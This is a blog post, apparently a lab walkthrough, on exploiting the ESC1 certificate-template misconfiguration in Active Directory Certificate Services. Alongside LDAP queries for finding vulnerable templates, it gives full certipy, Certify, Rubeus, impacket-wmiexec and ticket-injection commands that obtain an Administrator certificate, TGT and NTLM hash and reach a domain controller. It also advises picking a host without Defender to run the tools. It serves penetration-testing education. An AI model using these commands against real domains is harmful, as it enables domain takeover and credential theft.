
In SpecterOps’ 2021 whitepaper Certified Pre Owned, several domain privilege escalation and persistence techniques are detailed which center around misconfiguration of certificate templates. As I demonstrated in the previous post on NTLM relay attacks with Certificate Web Enrollment (ESC8), the ability to request certificates for Client Authentication combined with coercing machine account authentication was enough to authenticate as the machine (even as a Domain Controller). This alone isn’t a misconfiguration of a template, as a legitimate use of certificate templates and auto-enrollment is to issue certificate to domain joined machines to be used for validation, encryption and, yes, authentication.
Misconfigured for ease of use
As demonstrated in the post on creating certificates for Remote Desktop authentication, we had to add the OID manually (“1.3.6.1.4.1.311.54.1.2”), even though it is for a common Microsoft product. While there are many handy references to these OIDs, they can be difficult to gather and test. So its easy to understand why certificate templates may be misconfigured for ease of use by being to general in their application scope. For instance there is even a OID specified “for any use” (2.5.29.37.0). Its not difficult to imagine a scenario where an administrator is having difficulty configuring a certificate template and may be unkowingly having a problem beyond the template permissions and OID (i.e its always DNS), and sets this OID for testing, get the template to work and leaves it be.
Another way this can happen is with regards to the “Subject Alternative Name” (SAN). As we saw when configuring the certificates for IIS SSL we set the SAN to reflect the DNS name of the web server, which was also the hostname to access the page. What if we wanted to create a general use certificate, not bound to a specific class of AD objects like DNS name or Service Principal Name? Also when creating a template its very easy to leave some of these templates to the default “Supply in the request”, meaning that requests can be made with the abilitiy for the requestor to supply the SAN manually.

In the preceeding example all I did was take the default Web Server template, add “Client Authentication”, and set for Domain Users to “read”,”enroll”, and “autoenroll”. This brings us to the first of the ESC vulnerable templates, which must conform with the following criteria:
- Enrollment rights for low privilege users? Absolutely, any domain user can request.
- Manager approval turned off? Yes thats default
- No authorized signatures required? Default and who has time for that?
- Enables EKU (Extended Key Usage) for Client Authentication? Yes, this was as simple as pushing add to the Application Policy.
- Specify the SAN in the request? Again, default.
The certify windows executable finds it right away

Certipy even labels the vulnerability by name:

Ghostpack has a nice Powershell Module that can audit the pki too, and doesn’t get flagged by antivirus like Certify. This can be used for defensive purposes, as Administrative privileges are usually needed to install PS modules.

This output is especially interesting as it supplies the EKU numbers, and complete OID.
Without fancy tools we can get some of this information via LDAP queries from linux:
ldapsearch -x -LLL -H ldap://10.5.0.2 -D "cn=Joe Dirt,cn=Users,dc=certlab,dc=local" -w 'Password123!' -b 'CN=Configuration,DC=certlab,DC=local' '(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-signature=*)))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2) (pkiextendedkeyusage=1.3.6.1.5.2.3.4))(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1))'
Or powershell:
Get-ADObject -LDAPFilter '(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-signature=*)))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2) (pkiextendedkeyusage=1.3.6.1.5.2.3.4))(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1))' -SearchBase 'CN=Configuration,DC=certlab,DC=local'

Most Interesting attribute is the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT value of 1 set in the msPKI-Certificate-Name-Flag. Note: the ‘1.2.840.113556.1.4.804’ is the ‘LDAP_MATCHING_RULE_BIT_OR‘ modifier which according to the MS-CRTD documentation:

Exploitation from linux
certipy-ad req -u 'jdirt@certlab.local' -p 'Password123!' -dc-ip 10.5.0.2
 -target-ip 10.5.0.3 -c certlab-CA01-CA -template badcert -upn Administator -debug
As shown above, we have recieve a certificate in pfx format.
Next, we can request a TGT as administrator@certlab.local:
certipy-ad auth -pfx administrator.pfx -username administrator -domain ce
rtlab.local -dc-ip 10.5.0.2
To pass the ticket we will need dns resolution via /etc/hosts.
 printf '\n%s\t%s' '10.5.0.2' 'CERTLAB.LOCAL' >> /etc/hosts
KRB5CCNAME=administrator.ccache impacket-wmiexec -k -no-pass DC01.certlab.local

Or we can pass the hash with evil-winrm or our favorite NTLM tool.
Exploitation from Windows…in progress…
To experiment with exploiting ESC1 while logged into a windows system, I moved to the GOAD lab. The kingslanding.sevenkingdoms.local serves as a Domain Controller and also hosts the Certification Authority. North.sevenkingdoms.local is a child domain of sevenkingdoms.local and the CA is able to publish certificates for this domain as well. This CA doesn’t come with the prepackaged vulnerable templates as the essos.local domain does so I will have to create my own templates.
When creating a template that is vulnerable to ESC1 in windows, I received a warning

So nice of them! Here i was setting the SAN to be configured by the user and set enrollment rights for users in the north.sevenkingdoms.local domain, with no sign off required (which is default). This template was based on the “Kerberos Authentication” template. Running the windows executable version of Certify reveals the vulnerable template (note: the Windows version does not reveal the ESC number for the vulnerability like the Linux version does).

We can see the NorthUsers certificate is vulnerable to ESC1 because “msPKI-Certificate-Name-Flag” equals “Enrollee_Supplies_Subject”, the “pkiextendedusage” includes “Client Authenication” and Enrollment Permissions include a low level group “North\Domain Users” of which our jdoe user is a member of.
Note: I chose the one server in the domain that does NOT have Windows Defender enabled as this will help with running pre-compiled exploitation tools like Certify, Mimikatz, and Rubeus.
Exploiting ESC1 with known Windows hacktools
First, I’ll start by requesting a certificate with the NorthUsers template using Certify. Because ESC1 means that we can set the Subject Alternate Name and its being used for Client Authentication, I set the /altname to Administrator…
.\Certify.exe request /ca:kingslanding.sevenkingdoms.local\sevenkingdoms-CA /template:NorthUsers /altname:Administrator
With a successful request the cert.pem file is displayed to the screen. This is useful because it contains the RSA private and public key and the corresponding request ID. To request a tgt with the certificate we will need to convert it to PFX format, luckily Certify displays the openssl command to do so. However since we do not have openssl installed on this machine, I will convert it with PSPKI module.
Installing PSPKI
PSPKI is a modules that simplifies many of the certificate functions that certutil handles by allowing a more familar object oriented Powershell workflow. Our low privilege user, jdoe, is able to download and import the PSPKI module available from the PowershellGallery.
Get-Module PSPKI
# trust the repsository
Import-Module PSPKI
Converting the file is simple with “Convert-PemToPfx”
Convert-PemToPfx -InputPath C:\Users\jdoe\Desktop\tools\cert.pem -OutputPath C:\Users\jdoe\Desktop\tools\cert.pfx
Then in Rubeus we can retrieve the tgt in .kirbi format (which we can convert to ccache to use from Linux) or inject using mimikatz. Also, we are treated to the NTLM hash for the north.sevenkingdoms.local\Administrator account!
.\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx /domain:north.sevenkingdoms.local /dc:winterfell.north.sevenkingdoms.local /getcredentials /nowrap
Next, we need to create a network logon to use the kerberos ticket. Remember that these certs and the resultant tickets are used for logging on from the network. For this I opened a new powershell window with runas:
runas /netonly /user:jdoe powershell.exeAnd injected the ticket with Rubeus (or Mimikatz):

.\Rubeus.exe ptt /ticket:doIGUzCCBk+gAwIBBaEDAgEWooIFOzCCBTdhggUzMIIFL6ADAgEFoRsbGU5PUlRILlNFVkVOS0lOR0RPTVMuTE9DQUyiLjAsoAMCAQKhJTAjGwZrcmJ0Z3QbGW5vcnRoLnNldmVua2luZ2RvbXMubG9jYWyjggTZMIIE1aADAgESoQMCAQKiggTHBIIEwwXrHxNUrKxM1UyI6B0q79FHdeO+doeoNtnpmtjUbGLGj8hI2hX3Qb37+VdOutaUlSwVAlRQnSxEkiFuShRgG+ap4diGZX1C1XGlsvW8KnwB853TxvYZ8o5TNP4wm8SUslHO3oyNBuDELFvyiqHxDDbcfFOwZdpUsJ+6j6U7J76tFRIKYrqIvxpaZJ1ovHsLhGw714axyN4aJucMS+kZGpyWTkhiEfS1+yAsRqlVetRCgyKwBU4mmZkfww55HMRlHra7bynvBNFadWezdBKoGxcu...With the ticket injected, we now have access to the C$ share on winterfell.north.sevenkingdoms.
 Hackers With a heart